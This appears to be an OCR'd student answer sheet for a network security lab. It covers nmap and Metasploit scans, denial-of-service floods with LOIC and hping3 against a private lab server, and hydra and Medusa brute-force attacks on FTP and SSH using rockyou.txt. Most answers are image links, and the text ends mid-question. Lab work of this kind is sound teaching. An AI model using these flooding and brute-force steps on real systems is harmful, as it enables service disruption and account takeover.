



Q1 INSTALL HTTPD WEB SERVER AND AN FTP SERVER ON A CENTOS MACHINE. OPEN PORTS IN THE FIREWALL. SCAN WITH NMAP AND FIND OPEN PORTS AND SERVICE VERSIONS AND OPERATING SYSTEM ALSO SCAN USING METASPLOIT AND DISPLAY OPEN PORTS.

ANS:









Q2. PERFORM A DOS ATTACK ON THE WEBSERVER USING LOIC. DISPLAY CHANGE IN RESOURCE UTILIZATION BEFORE THE ATTACK AND AFTER THE ATTACK.

Ans:

Download the LOIC from browser

Website to use for download : sourceforge.net (https://sourceforge.net/projects/loic/)

download the zip file and using terminal unzip it using following commands


cd Downloads


unzip LOIC-1.0.8-binary.zip


ls


apt install mono-complete -y

mono LOIC.exe








Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.8.0
Low Orbit Ion Cannon
1. Select your target
URL
Lock on
IP
192.168.200.128
Lock on
2. Ready?
Stop flooding
Selected target
192.168.200.128
3. Attack options
Timeout
HTTP Subsite
TCP / UDP message
9001
/
A cat is fine too. Desudesudesu~
80
Port
TCP
Method
10
Threads
Wait for reply
<= faster
Speed
slower =>
Attack status
Idle
Connecting
Requesting
Downloading
Downloaded
Requested
Failed
0



Processes
Resources
File Systems
CPU
100 %
50 %
0 %
1 min
50 secs
40 secs
30 secs
20 secs
10 secs
CPU1 69.6%
CPU2 13.5%
Memory and Swap
Memory
1.5 GB (38.9%) of 3.8 GB
Cache 1.9 GB
Swap
0 bytes (0.0%) of 4.3 GB
Network
60.0 MiB/s
30.0 MiB/s
0 bytes/s
Receiving 49.1 MiB/s
Total Received 528.1 MiB
Sending 946.9 KiB/s
Total Sent 10.9 MiB

Q3. PERFORM A DOS ATTACK ON THE WEBSERVER USING HPING3 (ICMP AND TCP SYN). DISPLAY CHANGE IN RESOURCE UTILIZATION BEFORE THE ATTACK AND AFTER THE ATTACK.

ANS:











Q4 Create a user by name Smith on the centos machine. Give password as pass12345. Use rockyou.txt and use hydra and perform attack on FTP server. Use Medussa and perform attack on SSH for the same user.

ANS:











5. Close the Web server port in the firewall. Only FTP Server and SSH ports should be visible. Display the same using nmap. Now from Kali Linux create a SSH tunnel and access the internal website on 